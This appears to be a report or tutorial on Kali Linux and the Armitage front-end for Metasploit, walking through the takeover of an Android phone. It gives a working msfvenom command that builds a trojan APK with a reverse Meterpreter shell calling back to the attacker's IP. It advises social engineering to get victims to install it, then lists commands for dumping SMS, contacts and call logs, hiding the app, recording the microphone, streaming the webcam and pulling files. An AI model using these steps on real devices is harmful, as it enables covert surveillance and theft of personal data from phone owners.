
INTRODUCTION

Kali Linux

Kali Linux is a Debian-based Linux distribution aimed at advanced Penetration Testing and Security Auditing. Kali contains several hundred tools which are geared towards various information security tasks, such as Penetration Testing, Security research, Computer Forensics and Reverse Engineering. It was developed by Mati Aharoni and Devon Kearns of Offensive Security through the rewrite of Backtrack, their previous information security testing Linux distribution based on Knoppix. The third core developer Raphael Hertzog joined them as a Debian expert. Kali Linux was released on the 13th march, 2013 as a complete, top to bottom. Rebuild of Backtrack Linux, adhering completely to Debian development standards.

- ❖ More than 600 penetration testing tools included.
- ❖ Free (as in beer) and always will be.
- ❖ OS Family - Unix like
- ❖ Platforms - x86, x86-64, armel, armhf
- ❖ Wide-ranging wireless device support.
- ❖ Custom kernel, patched for injection.
- ❖ Multi-language support.
- ❖ Completely customizable.
- ❖ Kernel Type - Monolithic kernel (Linux)
- ❖ Default UI - GNOME3
- ❖ Latest Release – 2017.2 April 25, 2017

Kali Linux is specifically geared to meet the requirements of professional penetration testing and security auditing. To achieve this, several core changes have been implemented in Kali Linux which reflect these needs:

- ❖ Single user, root access by design.
- ❖ Network services disabled by default.
- ❖ Custom Linux kernel.
- ❖ A minimal and trusted set of repositories.

ARMITAGE – Penetration Testing Tool

Introduction to Armitage

Armitage is a scriptable red team collaboration tool for Metasploit that visualizes targets, recommends exploits, and exposes the advanced post-exploitation features in the framework. Armitage is a graphical user interface for the Metasploit Framework. At first glance, it may seem that Armitage is just a pretty front-end on top of Metasploit. Armitage is a scriptable red team collaboration tool. It has a server component to allow a team of hackers to share their accesses to compromised hosts.

Author: Strategic Cyber LLC

License: BSD



Features

- Use the same sessions
- Share hosts, captured data, and downloaded files
- Communicate through a shared event log.
- Run bots to automate red team tasks

Use Java 1.7

Kali Linux ships with Java 1.6 and Java 1.7. Java 1.6 is the default though and for some people—this version of Java makes their menus stick or draw slowly. For the best Armitage experience, you should use Java 1.7.

Fortunately, it's one command to change the default.

If you have 32-bit Kali Linux, open a terminal and type:

update-java-alternatives --jre -s java-1.7.0-openjdk-i386

If you have 64-bit Kali Linux, open a terminal and type:

update-java-alternatives --jre -s java-1.7.0-openjdk-amd64

Installing Armitage

Your version of Kali Linux may not include Armitage. To install it, type:

`apt-get install armitage`

Next, you need to start the Metasploit service. Armitage does not use the Metasploit service, but starting it once will setup a database. yml file for your system. This is a necessary step. You only need to do this once:

`service metasploit start`

`service metasploit stop`

Starting Armitage

Before you can use Armitage, you must start the postgresql database. This does not happen on boot, so you must run this command each time you restart Kali:

```
service postgresql start
```

To start Armitage in Kali Linux, open a terminal and type:

```
armitage
```

Armitage will immediately pop up a dialog and ask where you would like to connect to. These parameters only matter if you want to connect to an Armitage team server. Since we're getting started. Just press Connect.

Then ,Armitage will try to connect to the Metasploit Framework. Armitage Labs





Fig: Armitage Framework

STEPS TO EXPLOIT AN ANDROID DEVICE

APK File Creation

Once armitage opens you should see a console screen at the bottom. To create the malicious APK we can use the metasploit msfvenom command. For the LHOST you can enter the IP address of your machine (attacker) if you don't know your IP then you can do an ifconfig. You will also need a LPORT for this demo we are using 8888. You should now see the APK on your desktop or whatever location you have chosen.

A screenshot of a terminal window titled 'root@kali: ~'. The window has a menu bar with 'File', 'Edit', 'View', 'Search', 'Terminal', and 'Help'. The terminal shows the command 'msfvenom -p android/meterpreter/reverse_tcp lhost=172.20.10.3 lport=8888 R >/root/Desktop/trojan.apk' being entered and executed. The output is not visible, but the command is complete.

```
root@kali: ~  
File Edit View Search Terminal Help  
root@kali:~# msfvenom -p android/meterpreter/reverse_tcp lhost=172.20.10.3 lport=8888 R >/root/Desktop/trojan.apk
```

Fig: APK file creation

Sending APK To The Target

This part is up to you. In the real world it will need some social engineering to get the victim to install the app. For this demo I just attached it an email. Before we install the program we need to setup the listener on the attackers machine.

Running Armitage and Attacker Setup

Now that the victim has successfully installed the app the attacker needs to set up a listener on their machine. We can do this through the dropdown structure in the top left. Select payload > android > meterpreter > reverse_tcp and double click.




Fig: Attacker setup

The multi/handler box should appear. You need to make the LPORT to 8888.




Fig: Multi/handler

APK Installation

When the program is installing you will see the usual list of permissions. It will list quite a few as we want full control of the device. From an awareness point of view you should always check out the permissions before installing.




Fig: APK installation

Once it has installed you should see an "M" logo on your device with the title MainActivity.

When you click on this logo this will create a remote session with the attacker's machine. The target machine on Armitage should now turn red with a lightning effect. At this point we can open a meterpreter prompt by right clicking on the host then selecting Meterpreter > Interact > Meterpreter Shell.




Fig: Meterpreter shell

Another tab should open below with Meterpreter as its title. We can now interact with the host. If you type "help" you will get a list of available commands.




Fig: Working of commands

You can perform different commands from here.

Commands used

1. sysinfo

Gets information about the remote system, such as OS

Usage: sysinfo

2. check_root

Check if device is rooted

Usage: check_root

3. dump_callog

Get call log.

Usage: dump_callog [options]

OPTIONS:

-h Help Banner

-o <opt> Output path for call log

4. dump_contacts

Get contacts list.

Usage: dump_contacts [options]

OPTIONS:

-f <opt> Output format for contacts list (text, csv, vcard)

-h Help Banner

-o <opt> Output path for contacts list

5. **dump_sms**

Get sms messages.

Usage: dump_sms [options]

OPTIONS:

- h Help Banner
- o <opt> Output path for sms list

6. **hide_app_icon**

Hide the application icon from the launcher.

Usage: hide_app_icon [options]

OPTIONS:

- h Help Banner

7. **send_sms**

Sends SMS messages to specified number.

Usage: send_sms -d <number> -t <sms body>

OPTIONS:

- d <opt> Destination number
- dr Wait for delivery report
- h Help Banner
- t <opt> SMS body text

8. **set_audio_mode**

Set Ringer mode.

Usage: set_audio_mode [options]

OPTIONS:

- h Help Banner
- m <opt> Set Mode - (0 - Off, 1 - Normal, 2 - Max) (Default: '1')

9. record_mic

Records audio from the default microphone.

Usage: record_mic [options]

OPTIONS:

- d <opt> Number of seconds to record (Default: 1)
- f <opt> The wav file path (Default: '/usr/share/armitage/[randomname].wav')
- h Help Banner
- p <opt> Automatically play the captured audio (Default: 'true')

10. webcam_list

1: Back Camera

2: Front Camera

11. webcam_snap

Grab a frame from the specified webcam.

Usage: webcam_snap [options]

OPTIONS:

- h Help Banner
- i <opt> The index of the webcam to use (Default: 1)
- p <opt> The JPEG image path (Default: 'SuTDeeQz.jpeg')
- q <opt> The JPEG image quality (Default: '50')
- v <opt> Automatically view the JPEG image (Default: 'true')

12. webcam_stream

Stream from the specified webcam.

Usage: webcam_stream [options]

OPTIONS:

- d <opt> The stream duration in seconds (Default: 1800)
- h Help Banner
- i <opt> The index of the webcam to use (Default: 1)
- q <opt> The stream quality (Default: '50')
- s <opt> The stream file path (Default: 'WgRDZMWA.jpeg')
- t <opt> The stream player path (Default: hxjzVuEr.html)
- v <opt> Automatically view the stream (Default: 'true')

13. localtime

Local Date/Time: 2018-01-24 09:32:44 GMT+05:30 (UTC+0530)

14. Accessing files on the victim device

We can also access the files in the victim's device.

meterpreter > Explore > Browse files

We can download the files from the victim's device from here.

CONCLUSION

Armitage is one more way to access and use the Metasploit framework. It provides an easy to use GUI interface making it easier for the novice pentester/hacker. It's only real drawback is that it uses significantly more system resources than the msfconsole.

This tool allows penetration testers and security analysts to ensure everything is behaving properly using a combination of manual testing and automation to ensure full visibility.

Not only for accessing android phones Armitage can be used to access remote personal computers also.

The major advantages of using this tool are that it recommends the exploits, has advanced post-exploitation features, and is a very good visualization of the targets. We can scan a particular target or import data from other security scanners, which can then be used in Armitage for further attacks.

REFERENCES

- ❖ <http://thehackpot.blogspot.in/2014/04/android-hacking-using-armitage.html>
- ❖ <https://tools.kali.org/exploitation-tools/armitage>
- ❖ <https://securityonline.info/exploit-android-smartphone-using-armitage/>
- ❖ <http://www.fastandeasyhacking.com/manual>
- ❖ <https://www.youtube.com/watch?v=rD71Icv67do&t=7s>